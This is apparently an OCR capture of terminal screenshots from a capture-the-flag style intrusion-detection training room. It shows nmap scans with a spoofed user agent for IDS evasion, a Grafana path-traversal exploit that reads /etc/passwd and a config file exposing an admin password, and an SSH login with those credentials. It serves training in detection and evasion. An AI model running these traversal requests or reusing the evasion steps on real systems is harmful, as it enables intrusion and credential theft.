onnecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
TTP request sent, awaiting response... 200 OK
ength: 4726 (4.6K) [text/plain]
aving to: ‘exploit.py’

xploit.py                                   100%[=====================================================

025-10-04 00:31:59 (2.08 MB/s) - ‘exploit.py’ saved [4726/4726]


──(linto㉿kali)-[~/Downloads/evade]
─$ ls
xploit.py

──(linto㉿kali)-[~/Downloads/evade]
─$ python3 exploit.py -u 10.201.1.202 -p 3000 -f /etc/passwd
onneting To Server
ending Request to http://10.201.1.202:3000/public/plugins/influxdb/../../../../../../../../../../../../etc/passwd
oot:x:0:0:root:/root:/bin/bash
aemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
in:x:2:2:bin:/bin:/usr/sbin/nologin
ys:x:3:3:sys:/dev:/usr/sbin/nologin
ync:x:4:65534:sync:/bin:/bin/sync
ames:x:5:60:games:/usr/games:/usr/sbin/nologin
an:x:6:12:man:/var/cache/man:/usr/sbin/nologin
p:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
ail:x:8:8:mail:/var/mail:/usr/sbin/nologin
ews:x:9:9:news:/var/spool/news:/usr/sbin/nologin
ucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
roxy:x:13:13:proxy:/bin:/usr/sbin/nologin
ww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
ackup:x:34:34:backup:/var/backups:/usr/sbin/nologin
ist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
rc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
nats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
obody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/usr/sbin/nologin
ystemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
ystemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
ystemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
essagebus:x:104:105::/nonexistent:/usr/sbin/nologin
yslog:x:105:106::/home/syslog:/usr/sbin/nologin
ssec:x:106:108::/var/ossec:/sbin/nologin
rafana:x:107:109::/usr/share/grafana:/bin/false
```




```
──(linto㉿kali)-[~/Downloads/evade]
─$ python3 exploit.py -u 10.201.1.202 -p 3000 -f /etc/passwd

──(linto㉿kali)-[~/Downloads/evade]
─$ python3 exploit.py -u 10.201.1.202 -p 3000 -f /etc/grafana/grafana.ini | grep password
# You can configure the database connection by specifying type, host, name, user and password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
password =
# default admin password, can be changed before first start of grafana,  or in profile settings
dmin_password = GraphingTheWorld32
password_hint = password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
password =
 basic_auth_password =
password =

──(linto㉿kali)-[~/Downloads/evade]
─$ 
```




```
┌──(linto㉿kali)-[~/Downloads/evade]
└─$ ssh grafana-admin@10.201.1.202
The authenticity of host '10.201.1.202 (10.201.1.202)' can't be established.
ED25519 key fingerprint is SHA256:yQRpsIpIWozRbHWcKNiBj8dtC2wHo2hO4DpiwGKguDI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.201.1.202' (ED25519) to the list of known hosts.

##################################        Reverse Gear Racing LTD.          ############################################################
ALERT! You are entering into a secured area! Your IP, Login Time, Username has been noted and has been sent to the server administrator!
This service is restricted to authorized users only. All activities on this system are logged.
Unauthorized access will be fully investigated and reported to the appropriate law enforcement agencies.

grafana-admin@10.201.1.202's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri  3 Oct 19:09:01 UTC 2025

  System load:  0.28               Users logged in:          0
  Usage of /:   73.6% of 18.82GB   IPv4 address for ctf:     172.200.0.1
  Memory usage: 53%                IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                 IPv4 address for eth0:    10.201.1.202
  Processes:    193

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

23 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


Last login: Wed Apr  6 09:08:36 2022 from 192.168.56.1
grafana-admin@reversegear:~$
grafana-admin@reversegear:~$ whoami
grafana-admin
grafana-admin@reversegear:~$ █
```




```
┌──(linto㉿kali)-[~]
└─$ nmap -sV 10.201.1.202
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 00:05 IST
█
```



```
┌──(linto㉿kali)-[~/Downloads]
└─$ nmap --script=vuln --script-args http.useragent="Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.2pre) Gecko/20070213 BonEcho/2.0.0.2pre" 10.201.1.202
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 00:07 IST
Verbosity Increased to 1.
Verbosity Increased to 2.
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 100 (98 waiting)
NSE Timing: About 74.03% done; ETC: 00:08 (0:00:05 remaining)
NSE Timing: About 99.48% done; ETC: 00:08 (0:00:00 remaining)
Stats: 0:01:27 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 1 (1 waiting)
NSE Timing: About 99.74% done; ETC: 00:09 (0:00:00 remaining)
Verbosity Increased to 3.
NSE Timing: About 99.74% done; ETC: 00:09 (0:00:00 remaining)
NSE Timing: About 99.74% done; ETC: 00:10 (0:00:00 remaining)
NSE Timing: About 99.74% done; ETC: 00:10 (0:00:00 remaining)
█
```



```
┌──(linto㉿kali)-[~]
└─$ nmap -sV 10.201.1.202
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 00:05 IST
Nmap scan report for 10.201.1.202
Host is up (0.23s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
3000/tcp open  http    Grafana http
8000/tcp open  http    Gunicorn
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.91 seconds

┌──(linto㉿kali)-[~]
└─$ 
```



CTFScore


Welcome, hehe

Current Score:


479.020

Alert Stats

Total Number of Recorded IDS Alerts: 126
Highest Alert Score: 5.33
Average Alert Score: 3.80
Lowest Alert Score: 3




```
┌──(linto㉿kali)-[~/Downloads]
└─$ nmap -sS 10.201.1.202
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 00:12 IST
Nmap scan report for 10.201.1.202
Host is up (0.24s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 4.93 seconds
```



Here's how we parse the user agent:

```
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.2pre) Geck
o/20070213 BonEcho/2.0.0.2pre
```



CTFScore


Welcome, hehe

Current Score:

499.280

Alert Stats

Total Number of Recorded IDS Alerts: 130
Highest Alert Score: 5.33
Average Alert Score: 3.84
Lowest Alert Score: 3



Intrusion Detection

Learn cyber evasion techniques and put them to the test against two IDS


60 min 9,645

Room completed (100%)

Target Machine Information

Title	Target IP Address	Expires
DemoCTFFinal	10.201.1.202	2min 33s

- Task 1 ✓ Introduction
- Task 2 ✓ Intrusion Detection Basics
- Task 3 ✓ Network-based IDS (NIDS)
- Task 4 ✓ Reconnaissance and Evasion Basics
- Task 5 ✓ Further Reconnaissance Evasion
- Task 6 ✓ Open-source Intelligence
- Task 7 ✓ Rulesets
- Task 8 ✓ Host Based IDS (HIDS)
- Task 9 ✓ Privilege Escalation Recon
- Task 10 ✓ Performing Privilege Escalation
- Task 11 ✓ Establishing Persistence
- Task 12 ✓ Conclusion



✓ Woop woop! Your answer is correct ×

You did it! 🎉 Intrusion Detection complete!

Points earned	Completed tasks	Room type	Difficulty	Streak
144	12	Walkthrough	Medium	2

77,459 users are actively learning this week